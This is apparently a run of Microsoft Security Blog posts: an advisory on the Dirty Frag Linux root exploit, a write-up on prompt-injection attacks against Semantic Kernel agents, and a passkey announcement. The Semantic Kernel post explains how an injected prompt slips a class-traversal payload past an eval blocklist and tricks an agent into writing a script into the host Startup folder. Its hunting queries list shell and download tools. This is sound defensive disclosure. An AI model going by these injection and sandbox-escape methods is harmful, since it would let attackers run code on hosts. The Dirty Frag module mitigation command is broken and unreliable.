If exploitation occurred prior to mitigation, malicious modifications may persist in memory or cached file content even after vulnerable modules are disabled. Organizations should validate the integrity of critical files and assess whether cache clearing is appropriate for their environment.

echo 3 | sudo tee /proc/sys/vm/drop_caches

Cache clearing can temporarily increase disk I/O and impact production performance and should be evaluated carefully before deployment.

Microsoft Defender coverage

Microsoft Defender XDR customers can refer to the following list of applicable detections below that provides coverage for behaviors surrounding “Dirty Frag” exploitation.

Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence. 

Tactic Observed activity Microsoft Defender coverage 
Execution Exploitation of “Dirty Frag” Microsoft Defender Antivirus  
-  Exploit:Linux/DirtyFrag.A 
– Trojan:Linux/DirtyFrag.Z!MTB 
– Trojan:Linux/DirtyFrag.ZA!MTB 
– Trojan:Linux/DirtyFrag.ZC!MTB 
– Trojan:Linux/DirtyFrag.DA!MTB 
– Exploit:Linux/DirtyFrag.B 

Microsoft Defender for Endpoint 
– Suspicious SUID/SGID process launch 

Microsoft Defender for Cloud 
– Potential exploitation of dirtyfrag vulnerability detected 

Microsoft Defender Vulnerability Management
– Microsoft Defender Vulnerability Management surfaces devices vulnerable to “Dirty Frag” which are linked to the following CVEs:

CVE-2026-43284
CVE-2026-43500
CVE-2026-46300

Advanced hunting query

Customers can use this advanced hunting query to surface possible exploitation.

let fragnesia = DeviceProcessEvents
| where Timestamp >= ago(1d)
| where ProcessCommandLine has "fragnesia"
| distinct DeviceId
;
let lpeModuleTerms = dynamic(["algif-skcipher","net-pf-38","crypto-seqiv(rfc4106(gcm(aes)))","xfrm-type-10-50"]);
DeviceProcessEvents
  | where Timestamp >= ago(1d)
  | where DeviceId in (fragnesia)
  | where ProcessCommandLine has_any (lpeModuleTerms)
  | distinct DeviceId

Microsoft Defender Threat Intelligence

Microsoft Defender Threat Intelligence published a threat analytics article and a vulnerability profile for this vulnerability

Microsoft Defender Antivirus

  • Exploit:Linux/DirtyFrag.A
  • Exploit:Linux/DirtyFrag.B
  • Trojan:Linux/DirtyFrag.Z!MTB
  • Trojan:Linux/DirtyFrag.ZA!MTB
  • Trojan:Linux/DirtyFrag.ZC!MTB
  • Trojan:Linux/DirtyFrag.DA!MTB

Microsoft Defender for Cloud

  • Potential exploitation of dirtyfrag vulnerability detected

Microsoft continues investigating additional detections, telemetry correlations, and posture guidance related to Dirty Frag activity.

Further investigation is being conducted by Microsoft Defender towards providing stronger protection and posture recommendations is in progress.

References

Read about CopyFail (CVE-2026-31431), including mitigation and detection guidance here: https://www.microsoft.com/en-us/security/blog/2026/05/01/cve-2026-31431-copy-fail-vulnerability-enables-linux-root-privilege-escalation/

The post Active attack: Dirty Frag Linux vulnerability expands post-compromise risk appeared first on Microsoft Security Blog.

  •  

Active attack: Dirty Frag Linux vulnerability expands post-compromise risk

A newly disclosed Linux local privilege escalation vulnerability known as “Dirty Frag” enables escalation from an unprivileged user to root through vulnerable kernel networking and memory-fragment handling components, including esp4, esp6 (CVE-2026-43284), and rxrpc (CVE-2026-43500). Public reporting and proof-of-concept activity indicate the exploit is designed to provide more reliable privilege escalation than traditional race-condition-dependent Linux local privilege escalation techniques.

Dirty Frag may be leveraged after initial compromise through SSH access, web-shell execution, container escape, or compromise of a low-privileged account. Affected environments may include Ubuntu, RHEL, CentOS Stream, AlmaLinux, Fedora, openSUSE, and OpenShift deployments. Microsoft Defender is actively monitoring related activity and investigating additional detections and protections.


This article details an ongoing investigation into active campaign. We will update this report as new details emerge.


Why Dirty Frag matters

Local privilege escalation vulnerabilities are frequently used by threat actors after initial access to expand control over a compromised environment. Once root access is obtained, attackers can disable security tooling, access sensitive credentials, tamper with logs, pivot laterally, and establish persistent access.

Dirty Frag is notable because it introduces multiple kernel attack paths involving rxrpc and esp/xfrm networking components to improve exploitation reliability. Rather than relying on narrow timing windows or unstable corruption conditions often associated with Linux local privilege escalation exploits, Dirty Frag appears designed to increase consistency across vulnerable environments.

This increases operational risk in environments where threat actors already possess limited local execution capability through compromised accounts, vulnerable applications, containers, or exposed administrative interfaces.

Technical overview

Dirty Frag abuses Linux kernel networking and memory-fragment handling behavior involving esp4, esp6, and rxrpc components. Similar to the previously disclosed CopyFail vulnerability (CVE-2026-31431), the exploit attempts to manipulate Linux page cache behavior to achieve privilege escalation. However, Dirty Frag introduces additional attack paths that expand exploitation opportunities and improve reliability.

The vulnerability affects systems where vulnerable modules are present and accessible. In many enterprise environments, these components may already be enabled to support IPsec, VPN functionality, or other networking workloads.

Exploitation scenarios

Threat actors may leverage Dirty Frag after obtaining local code execution through several common intrusion paths, including:

  • Compromised SSH accounts
  • Web-shell access on internet-facing applications
  • Container escapes into the host environment
  • Abuse of low-privileged service accounts
  • Post-exploitation activity following phishing or remote access compromise

Once local access is established, successful exploitation may allow attackers to escalate privileges to root and gain broad control over the affected Linux host.

Limited In-The-Wild Exploitation

Microsoft Defender is currently seeing limited in-the-wild activity where privilege escalation involving ‘su’ is observed, and which may be indicative of techniques associated with either “Dirty Frag” or “Copy Fail”.

The campaign shows a sequential attack timeline where an external connection gains SSH access and spawns an interactive shell, followed by staging and execution of an ELF binary (./update) that immediately triggers a privilege escalation via ‘su’.

After gaining elevated access, the actor modifies a GLPI LDAP authentication file (evidenced by a .swp file from vim), performs reconnaissance of the GLPI directory and system configuration, and inspects an exploit artifact. The activity then shifts to accessing sensitive data and interacting with PHP session files — first deleting multiple session files and then forcefully wiping additional ones — before reading remaining session data, indicating both disruption of active sessions and access to session contents.

Mitigation guidance

The Linux Kernel Organization released patches, which are linked at the National Vulnerability Database (NVD), to fix CVE-2026-43284 on May 8, 2026. Customers who have not applied these patches are urged to do so as soon as possible. As of May 8, 2026, patches for CVE-2026-43500 are not available. CVE-2026-43500 is reportedly reserved for the RxRPC issue but is not yet published in NVD.

While comprehensive remediation guidance continues to evolve, organizations should evaluate interim mitigations immediately.

Recommended actions include:

  • Disable unused rxrpc kernel modules where operationally possible
  • Assess whether esp4, esp6, and related xfrm/IPsec functionality can be temporarily disabled safely
  • Restrict unnecessary local shell access
  • Harden containerized workloads
  • Increase monitoring for abnormal privilege escalation activity
  • Prioritize kernel patch deployment once vendor advisories are released

The following example prevents vulnerable modules from loading and unloads active modules where possible:

cat /dev/null

These mitigations should be carefully evaluated before deployment, particularly in environments relying on IPsec VPNs or RxRPC functionality.

Post-mitigation integrity verification

Mitigation alone may not reverse changes already introduced through successful exploitation attempts.

If exploitation occurred prior to mitigation, malicious modifications may persist in memory or cached file content even after vulnerable modules are disabled. Organizations should validate the integrity of critical files and assess whether cache clearing is appropriate for their environment.

echo 3 | sudo tee /proc/sys/vm/drop_caches

Cache clearing can temporarily increase disk I/O and impact production performance and should be evaluated carefully before deployment.

Microsoft Defender coverage

Microsoft Defender XDR customers can refer to the following list of applicable detections below that provides coverage for behaviors surrounding “Dirty Flag” exploitation.

Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence. 

Tactic Observed activity Microsoft Defender coverage 
Execution Exploitation of “Dirty Frag” Microsoft Defender Antivirus  
-  Exploit:Linux/DirtyFrag.A 
– Trojan:Linux/DirtyFrag.Z!MTB 
– Trojan:Linux/DirtyFrag.ZA!MTB 
– Trojan:Linux/DirtyFrag.ZC!MTB 
– Trojan:Linux/DirtyFrag.DA!MTB 
– Exploit:Linux/DirtyFrag.B 

Microsoft Defender for Endpoint 
– Suspicious SUID/SGID process launch 

Microsoft Defender for Cloud 
– Potential exploitation of dirtyfrag vulnerability detected 

Microsoft Defender Vulnerability Management
– Microsoft Defender Vulnerability Management surfaces devices vulnerable to “Dirty Frag” which are linked to the following CVEs:
CVE-2026-43284
CVE-2026-43500

Microsoft Defender Threat Intelligence

Microsoft Defender Threat Intelligence published a threat analytics article and a vulnerability profile for this vulnerability

Microsoft Defender Antivirus

  • Exploit:Linux/DirtyFrag.A
  • Exploit:Linux/DirtyFrag.B
  • Trojan:Linux/DirtyFrag.Z!MTB
  • Trojan:Linux/DirtyFrag.ZA!MTB
  • Trojan:Linux/DirtyFrag.ZC!MTB
  • Trojan:Linux/DirtyFrag.DA!MTB

Microsoft Defender for Cloud

  • Potential exploitation of dirtyfrag vulnerability detected

Microsoft continues investigating additional detections, telemetry correlations, and posture guidance related to Dirty Frag activity.

Further investigation is being conducted by Microsoft Defender towards providing stronger protection and posture recommendations is in progress.

References

Read about CopyFail (CVE-2026-31431), including mitigation and detection guidance here: https://www.microsoft.com/en-us/security/blog/2026/05/01/cve-2026-31431-copy-fail-vulnerability-enables-linux-root-privilege-escalation/

The post Active attack: Dirty Frag Linux vulnerability expands post-compromise risk appeared first on Microsoft Security Blog.

  •  

When prompts become shells: RCE vulnerabilities in AI agent frameworks

AI agents have fundamentally changed the threat model of AI model-based applications. By equipping these models with plugins (also called tools), your agents no longer just generate text; they now read files, search connected databases, run scripts, and perform other tasks to actively operate on your network.

Because of this, vulnerabilities in the AI layer are no longer just a content issue and are an execution risk. If an attacker can control the parameters passed into these plugins via prompt injection, the agent may be driven to perform actions beyond its intended use.

The AI model itself isn’t the issue as it’s behaving exactly as designed by parsing language into tool schemas. The vulnerability lies in how the framework and tools trust the parsed data.

To build powerful applications, developers rely heavily on frameworks like Semantic Kernel, LangChain, and CrewAI. These frameworks act as the operating system for AI agents, abstracting away complex model orchestration. But this convenience comes with a hidden cost: because these frameworks act as a ubiquitous foundational layer, a single vulnerability in how they map AI model outputs to system tools carries systemic risk.

As part of our mission to make AI systems more secure and eliminate new class of vulnerabilities, we’re launching a research series focused on identifying vulnerabilities in popular AI agent frameworks. Through responsible disclosure, we work with maintainers to ensure issues are addressed before sharing our findings with the community.

In this post, we share details on the vulnerabilities we discovered in Microsoft’s Semantic Kernel, along with the steps we took to address them and interactive way to try it yourself. Stay tuned for upcoming blogs where we’ll dive into similar vulnerabilities found in frameworks beyond the Microsoft ecosystem.

Background

We discovered a vulnerable path in Microsoft Semantic Kernel that could turn prompt injection into host-level remote code execution (RCE).

A single prompt was enough to launch calc.exe on the device running our AI agent, with no browser exploit, malicious attachment, or memory corruption bug needed. The agent simply did what it was designed to do: interpret natural language, choose a tool, and pass parameters into code.

Figure 1. Illustration of CVE-2026-26030 exploitation using a local model.

This scenario is the real security story behind modern AI agents. Once an AI model is wired to tools, prompt injection draws a thin line between being just a content security problem and becoming a code execution primitive. In this post in our research series on AI agent framework security, we show how two vulnerabilities in Semantic Kernel could allow attackers to cross that line, and what customers should do to assess exposure, patch affected agents, and investigate whether exploitation may already have occurred.

A representative case study: Semantic Kernel

Semantic Kernel is Microsoft’s open-source framework for building AI agents and integrating AI models into applications. With over 27,000 stars on GitHub, it provides essential abstractions for orchestrating AI models, managing plugins, and chaining workflows.

During our security research into the Semantic Kernel framework, we identified and disclosed two critical vulnerabilities: CVE-2026-25592 and CVE-2026-26030. These flaws, which have since been fixed, could allow an attacker to achieve unauthorized code execution by leveraging injection attacks specifically targeted at agents built within the framework.

In the following sections, we break down the mechanics of these vulnerabilities in detail and provide actionable guidance on how to harden your agents against similar exploitation.

CVE-2026-26030: In-Memory Vector Store

Exploitation of this vulnerability requires two conditions:

  1. The attacker must have a prompt injection vector, allowing influence over the agent’s inputs
  2. The targeted agent must have the Search Plugin backed by In-Memory Vector Store functionality using the default configuration

When both these two conditions are met, the vulnerability enables an attacker to achieve RCE from a prompt.

To demonstrate how this vulnerability could be exploited, we built a “hotel finder” agent  using Semantic Kernel. First, we created an In Memory Vector collection to store the hotels’ data, then exposed a search_hotels(city=…) function to the kernel (agent) so that the AI model could invoke it through tool calling.

Figure 2. Semantic Kernel agent configured with In-Memory Vector collection.

When a user inputs, for example, “Find hotels in Paris,” the AI model calls the search plugin with city=”Paris”. The plugin then first runs a deterministic filter function to narrow down the dataset and computes vector similarity (embeddings).

With this understanding of how a Semantic Kernel agent performs the search, let’s dive deep into the vulnerability.

Issue 1: Unsafe string interpolation

The default filter function that we mentioned previously is implemented as a Python lambda expression executed using eval(). In our example, The default filter will result to new_filter = “lambda x: x.city == ‘Paris'”.

Figure 3. Default filtering function definition.

The vulnerability is that kwargs[param.name] is AI model-controlled and not sanitized. This acts as a classic injection sink. By closing the quote () and appending Python logic, an attacker could turn a simple data lookup into an executable payload:

  • Input: ‘ or MALICIOUS_CODE or ‘
  • Result: lambda x: x.city == ” or MALICIOUS_CODE or ”

Issue 2: Avoidable blocklist

The framework developers anticipated this RCE risk and implemented a validator that parses the filter string into an Abstract Syntax Tree (AST) before execution.

Figure 4. Blocklist implementation.

Before running a user-provided filter code, the application runs a validation function designed to block unsafe operations. At a high level, the validation does the following:

  1. It only allows lambda expressions. It rejects outright any attempt to pass full code blocks (such as import statements or class definitions).
  2. It scans every element in the code for dangerous identifiers and attributes that could enable arbitrary code execution (for example, strings like eval, exec, open, __import__, and similar ones). If any of these identifiers appear, the code is rejected.
  3. If the code passes both checks, it is executed in a restricted environment where Python’s built-in functions (like open and print) are deliberately removed. So even if something slips through, it shouldn’t have access to dangerous capabilities.

The resulting lambda is then used to filter records in the Vector Store.

While this approach is solid in theory, blocklists in dynamic languages like Python are inherently fragile because the language’s flexibility allows restricted operations to be reintroduced through alternate syntax, libraries, or runtime evaluation.

We found a way to bypass this blocklist implementation through a specially crafted exploit prompt.

Exploit

Our exploit prompt was designed to manipulate the agent into triggering a Search Plugin invocation with an input that ultimately leads to malicious code execution:

A Malicious prompt demanding execution of the search_hotels function with the malicious argument.

This prompt circumvented the agent to trigger the following function calling:

Invocation of the “search hotels” function with the malicious argument.

As result, the lambda function was formatted as the following and executed inside eval(). This payload escaped the template string, traversed Python’s class hierarchy to locate BuiltinImporter, and used it to dynamically load os and call system(). These steps bypassed the import blocklists to launch an arbitrary shell command (for example, calc.exe) while keeping the template syntax valid with a clean closing expression.

The filter function didn’t block the payload because of the following reasons:

1. Missing dangerous names

The payload used several attributes that weren’t in the blocklist:

  • __name__  – Used to find BuiltinImporter by name
  • load_module – The method that imports modules
  • system – The method that executes shell commands
  • BuiltinImporter – The class itself

2. Structural check passes

The payload was wrapped inside a valid lambda expression. The check isinstance(tree.body, ast.Lambda) passed because the entire thing is in itself a lambda that just happens to contain malicious code in its body.

3. Empty __builtins__ is irrelevant
The eval() call used {“__builtins__”: {}} to remove access to built-in functions. However, this protection was meaningless because the payload never used built-ins directly. Instead, it started with tuple(), which exists regardless of the builtins environment, and crawled through Python’s type system to reach dangerous functionality.

4. No ast.Subscript checking
While not used in this payload, it’s worth noting that the filter only checked ast.Name and ast.Attribute nodes. If the payload needed to use a blocked name, it could’ve accessed it using bracket notation (for example, obj[‘__class__’] instead of obj.__class__), which creates an ast.Subscript node that the validation completely ignored.

Mitigation

After responsibly disclosing the vulnerability to MSRC, the Microsoft Semantic Kernel team implemented a comprehensive fix using four layers of protection to eliminate every escape primitive needed to turn a lambda filter into executable code:

  • AST node-type allowlist – Permits only safe constructs like comparisons, boolean logic, arithmetic, and literals.
  • Function call allowlist – Checks even allowed AST call nodes to ensure only safe functions can be invoked.
  • Dangerous attributes blocklist – Blocks class hierarchy traversal (for examples, __class__, __subclasses__).
  • Name node restriction – Allows only the lambda parameter (for example, x) as a bare identifier and rejects references to osevaltype, and others.
How do I know if I am affected?

Your agent is vulnerable to CVE-2026-26030 if it meets all of the following conditions:

  • It uses the Python package semantic-kernel.
  • It’s running a framework version prior to 1.39.4.
  • It uses the In-Memory Vector Store and relies on its filter functionality (when acting as the backend for the Search Plugin using default configurations).
What to do if I am affected?

You don’t need to rewrite your agent. Upgrading the Python semantic-kernel dependency to version 1.39.4 or higher mitigates the risk.

What about the time that my agent was vulnerable?

While patching closes the bug, but it doesn’t answer the retrospective question defenders care about: whether their agent was exploited before they upgraded.

First, define the vulnerable window for each affected deployment: from the moment a vulnerable Semantic Kernel Python version was deployed until the moment version 1.39.4 or later was installed. Any investigation should focus on that time range.

Second, hunt for host-level post-exploitation signals during that vulnerable window. Because successful exploitation results in code execution on the host, the most useful evidence is in endpoint telemetry: suspicious child processes, outbound connections, or persistence artifacts created by the agent host process. We provide a set of practical advanced hunting queries for further investigation in a separate section of this blog.

If you find suspicious activity during that window, treat it as a potential host compromise. Review the affected host, rotate credentials and tokens accessible to the agent, and investigate what data or systems that host could reach.

CVE-2026-25592: Arbitrary file write through SessionsPythonPlugin

Before diving into the mechanics of this second vulnerability, here is what an agent sandbox escape looks like in practice: with a single prompt, an attacker could bypass a cloud-hosted sandbox, write a malicious payload directly to the host device’s Windows Startup folder, and achieve full RCE.

The container boundary

Semantic Kernel includes a built-in plugin called SessionsPythonPlugin that allows agents to safely execute Python code inside Azure Container Apps dynamic sessions, which are isolated cloud hosted sandboxes with their own filesystem.

The security model relies entirely on this boundary. Code runs in the isolated sandbox and cannot touch the host device where the agent process runs. To help move data in and out of the sandbox, the plugin uses helper functions like UploadFile and DownloadFile, which run on the host side to transfer files across this boundary.

The vulnerability

In the .NET software development kit (SDK), DownloadFileAsync was accidentally marked with a [KernelFunction] attribute, which officially advertised it to the AI model as a callable tool, complete with its parameter schema:

Because of this attribute, the localFilePath parameter, which dictates exactly where File.WriteAllBytes() saves data on the host device, was now entirely AI controlled. With no path validation, directory restriction, or sanitization in place, an attacker wouldn’t need a complex hypervisor exploit; they just needed to prompt the model to do it for them.

(Note: Arbitrary File Read. A similar vulnerability existed in reverse for the upload_file() function across both the Python and .NET SDKs. It accepted any local file path without validation, allowing prompt injections to exfiltrate sensitive host files, like SSH keys or credentials, directly into the sandbox).

Attack chain overview

By chaining two exposed tools, an attacker could turn standard function calling into a sandbox escape:

Step 1: Create the payload

An  injected prompt instructs the agent to use the ExecuteCode tool to generate a malicious script inside the isolated container:

At this point, the payload is contained. It exists only in the sandbox and cannot execute on the host.

Step 2: Escape the sandbox

A second injected instruction tells the AI model to use the DownloadFileAsync tool to download the file to a dangerous location on the host:

The agent calls:

The agent fetches the script from the sandbox’s API and writes it directly to the host’s Windows\Start Menu\Programs\Startup folder.

Step 3: Execute the code

On the next user sign-in, the script runs, granting full host compromise.

This exploit illustrates the MITRE ATLAS technique AML.T0051 (LLM Prompt Injection) cascading into AML.T0016 (Obtain Capabilities).

Exposing DownloadFileAsync provided a direct file write primitive on the host filesystem, effectively negating the container isolation.

The fix and how to defend

Semantic Kernel patched this vulnerability by removing the root cause of tool exposure and adding defense in depth:

Removed AI access – The [KernelFunction] attribute was removed, making the function invisible to the AI model. The AI agent can no longer invoke it, and prompt injection can no longer reach it:

This single change breaks the entire attack chain. The AI can now only be called directly by the developer’s intentional code.

  • Path validation – For developers calling the function programmatically, a ValidateLocalPathForDownload() method was added using path canonicalization (Path.GetFullPath()) and directory allowlist matching to ensure the target path falls within permitted directories:
Similar opt-in protections were applied to uploads.
How do I know if I am affected?

Your agent is vulnerable to CVE-2026-25592 if it uses a Semantic Kernel .NET SDK version older than 1.71.0.

Defending the agentic edge

If you use Semantic Kernel, our primary recommendation is to upgrade immediately. You don’t need to rewrite your agent’s architecture; the security updates simply remove the AI model’s ability to trigger these functions autonomously.

More broadly, defending AI agents requires acknowledging that AI models aren’t security boundaries. Security teams must correlate signals across two layers: the AI model level (intent detection through meta prompts and content safety filters) and the host level (execution detection). If an attacker bypasses the AI model guardrails, traditional endpoint defense must be in place to detect anomalous behavior, such as an AI agent process suddenly spawning command lines or dropping scripts into Startup folders.

Not bugs, but developed by design

Untrusted data being used as input for high-risk operations isn’t entirely new. In the early days of web application security, such input was passed directly into SQL queries or filesystem APIs. Today, agents are doing something similar, in that they could map untrusted natural-language input to system tools.

The overarching lesson from both vulnerabilities is that both aren’t bugs in the AI model itself, but rather issues in agent architecture and tool design. We must make a clear distinction between model behavior and agent architecture. The AI model functions exactly as it was designed to: translate intent into structured tool calls.

When models are connected to system tools, prompt injection risks may extend beyond typical chatbot misuse and require additional safeguards. Instead, it becomes a direct path to concrete execution primitives like data exfiltration, arbitrary file writes, and RCE. For a deeper look at the runtime risks of tool-connected AI models, see Running OpenClaw safely: identity, isolation, and runtime risk.

As mentioned previously, your LLM is not a security boundary. The tools you expose define your attacker’s affected scope. Any tool parameter the model can influence must be treated as attacker-controlled input.

In the next blog in this series, we’ll expand beyond Semantic Kernel to explore structurally similar execution vulnerabilities that we found in other widely used third-party agent frameworks.


CTF challenge: Attack your own agent

If you want to see how prompt injections escalate into execution and to put your skills to the test, we’ve packaged the vulnerable hotel-finder agent that we described in this blog into an interactive, hands-on capture-the-flag (CTF) challenge.

This CTF challenge lets you step into the shoes of an attacker and try to exploit the CVE-2026-26030 vulnerability in a controlled environment. You need to craft a prompt injection that not only bypasses the agent’s natural language defenses but also smuggle a Python AST-traversal payload through the vulnerable eval() sink.

To see if you can manipulate the AI model into launching arbitrary code and popping calc.exe on the server, download the challenge, spin it up in a sandbox, and see if you can achieve RCE. Keep in mind that this challenge is for educational purposes only, and shouldn’t be run in production environments.

Reconnaissance:

Exploit (jailbreak and payload):

Note: Because the agent will running locally on your device, calc.exe will open on your desktop. In a real-world scenario, such an executable file will launch remotely on the server hosting the agent.

Download the CTF challenge: https://github.com/amiteliahu/AIAgentCTF/tree/main/CVE-2026-26030

Advanced hunting

The following advanced hunting queries lets you surface suspicious activities from Semantic Kernel agents.

Detect common RCE post-exploitation child processes from Semantic Kernel agent hosts

DeviceProcessEvents
| where Timestamp > ago(30d)
| where InitiatingProcessCommandLine matches regex @"(?i)semantic[\s_\-]?kernel"
    or InitiatingProcessFolderPath matches regex @"(?i)semantic[\s_\-]?kernel"
| where FileName in~ (
    "cmd.exe", "powershell.exe", "pwsh.exe", "bash.exe", "wsl.exe",
    "certutil.exe", "mshta.exe", "rundll32.exe", "regsvr32.exe",
    "wscript.exe", "cscript.exe", "bitsadmin.exe", "curl.exe",
    "wget.exe", "whoami.exe", "net.exe", "net1.exe", "nltest.exe",
    "klist.exe", "dsquery.exe", "nslookup.exe"
)
| project 
    Timestamp,
    DeviceName,
    AccountName,
    FileName,
    ProcessCommandLine,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessFolderPath
| sort by Timestamp desc

Detect .NET hosting Semantic Kernel that spawns suspicious children

DeviceProcessEvents
| where Timestamp > ago(30d)
| where InitiatingProcessFileName in~ ("dotnet.exe")
| where InitiatingProcessCommandLine matches regex @"(?i)(semantic[\s_\-]?kernel|SKAgent|kernel\.run)"
| where FileName in~ (
    "cmd.exe", "powershell.exe", "pwsh.exe", "bash.exe",
    "certutil.exe", "curl.exe", "whoami.exe", "net.exe"
)
| project 
    Timestamp,
    DeviceName,
    AccountName,
    FileName,
    ProcessCommandLine,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine
| sort by Timestamp desc

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post When prompts become shells: RCE vulnerabilities in AI agent frameworks appeared first on Microsoft Security Blog.

  •  

World Passkey Day: Advancing passwordless authentication

World Passkey Day is a chance to reflect on progress toward a shared goal: reducing our reliance on passwords and other phishable authentication methods by accelerating passkey adoption. As cyberattacks become more automated and AI-powered, each account is only as secure as its weakest credential. Real progress requires more than adding stronger sign-in options—it requires removing phishable credentials and strengthening common attack paths like recovery flows. In partnership with the FIDO Alliance, Microsoft is committed to advancing passkey adoption through ongoing standards work, active participation in working groups, and other contributions to a passwordless future.

Passwords remain a major source of risk; they’re difficult to manage and easy to steal. Along with weaker forms of multifactor authentication, they’re also highly vulnerable to phishing: AI-powered campaigns drive click-through rates as high as 54%.1 In response, Microsoft is expanding passkey adoption across our ecosystem. We’re reducing reliance on legacy authentication and strengthening account recovery so it won’t become a backdoor for cyberattackers.

“Instead of vulnerable secrets or potentially identifiable personal information, a passkey uses a private key stored safely on the user’s device. It only works on the website or app for which the user created it, and only if that same user unlocks it with their biometrics or PIN. This means passkey users can’t be tricked into signing in to a malicious lookalike website, and a passkey is unusable unless the user is present and consenting. These are some qualities that make passkeys a ‘phishing-resistant’ form of authentication.”

From Microsoft Digital Defense Report.

Passkey adoption continues to grow industry wide

Passkey adoption is accelerating: FIDO Alliance estimates 5 billion passkeys already in use worldwide.2 Across Microsoft’s consumer services, including OneDrive, Xbox, and Copilot, hundreds of millions of users sign in with passkeys every day.

There are many reasons to choose passkeys as the standard authentication method over passwords. Sign-in success rates are significantly higher than with passwords, and exposure to credential-based attacks is significantly lower.3 Organizations and individual users alike prefer the simpler, more secure sign-in experience passkeys offer.4

Inside Microsoft, we’ve eliminated weaker authentication methods and rolled out phishing-resistant authentication, covering 99.6% of users and devices in our environment.5 It’s made signing in a lot simpler: no codes to enter, no extra prompts to manage, just a straightforward experience for everyone.

Product updates across sign-in and recovery

Across Microsoft, we’ve been steadily building passkey support into every layer of the identity experience from consumer accounts to enterprise access with Microsoft Entra, and from device-based authentication like Windows Hello to Microsoft’s password manager. This work ensures people can create and use passkeys wherever they sign in, with a consistent, phishing-resistant experience across devices, apps, and environments.

To make passkeys more accessible, we’re expanding where and how people can use them:

  • Synced passkeys and passkey profiles in Microsoft Entra ID make it easier to scale passwordless sign-in across diverse environments. We’re expanding flexibility in cloud passkey management, including support for larger and more complex policies, and transitioning tenants to a unified passkey profile model.
  • Entra passkeys on Windows make it simple for users to create and use device-bound passkeys directly on personal or unmanaged Windows devices using Windows Hello, and will be generally available in late May 2026.
  • Passkeys for Microsoft Entra External ID will be generally available late May 2026, so your customer-facing applications can offer a more seamless, consumer-grade sign-in experience.
  • Passkey-preferred authentication in Microsoft Entra ID (preview) detects registered methods and prompts the strongest one first. If a passkey is registered, that’s what the user sees—immediately. 
  • On the consumer side, with Microsoft Password Manager, users can now save and sync passkeys across devices signed in with their Microsoft account, with support for iOS and Android rolling out soon through Microsoft Edge. 

Account recovery also plays a critical role in maintaining the integrity of identity systems. Historically, it’s been vulnerable to cyberattackers who try to hijack the recovery process, for example by impersonating legitimate users and requesting new credentials.

Microsoft Entra ID account recovery, generally available today, strengthens security for recovery flows by enabling users to regain access to their accounts through a robust identity verification process. Users can regain access after losing all authentication methods by using government-issued ID and biometric face checks. At general availability, we are expanding our identity verification ecosystem with two new partners—1Kosmos and CLEAR1—joining our existing partners Au10tix, IDEMIA, and TrueCredential. 

Removing phishable credentials from user accounts

Strengthening authentication is important, but reducing risk means eliminating phishable credentials entirely. Microsoft is continuing to phase out legacy methods and move users toward phishing-resistant authentication. Starting in January 2027, security questions will be removed as a password reset option in Microsoft Entra ID due to their susceptibility to guessing and social engineering.

The rationale is straightforward: improving strong methods while removing weak ones shrinks the attack surface. This is increasingly urgent as AI agents act on behalf of users. If an identity is compromised, cyberattackers can leverage those agents to access systems, execute workflows, and operate within existing permissions. Organizations need to address this risk quickly.

A more secure and usable future

Last year, Microsoft joined dozens of organizations in taking the Passkey Pledge, a commitment to accelerating the adoption of phishing-resistant authentication and to moving beyond passwords. Since then, we’ve seen meaningful progress, from hundreds of millions of better-protected consumer accounts to large-scale deployments across organizations like our own.

What once felt like a long-term shift is finally gaining real momentum: authentication is becoming simpler, safer, and passwordless.

For a more in-depth perspective on how cyberattackers try to bypass authentication through fallback methods and recovery flows—and how to address those gaps—read our companion post.

Getting started

Organizations that want to strengthen their identity security posture can enable passkeys for their users and extend policy protections across both sign-in and recovery scenarios.

Get started with a phishing-resistant passwordless authentication deployment in Microsoft Entra ID.

Individuals can create and use passkeys for their personal accounts for better security and convenience.

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.


1Microsoft Digital Defense Report 2025.

2FIDO Alliance reports mainstream global usage on World Passkey Day. FIDO Alliance, 2026.

3Synced passkeys and high assurance account recovery, Microsoft Entra blog. December 16, 2025.

4FIDO Alliance Champions Widespread Passkey Adoption and a Passwordless Future on World Passkey Day 2025, FIDO News Center. May 1, 2025.

5Microsoft Security and Future Initiative (SFI) Progress Report—November 2025.

The post World Passkey Day: Advancing passwordless authentication appeared first on Microsoft Security Blog.
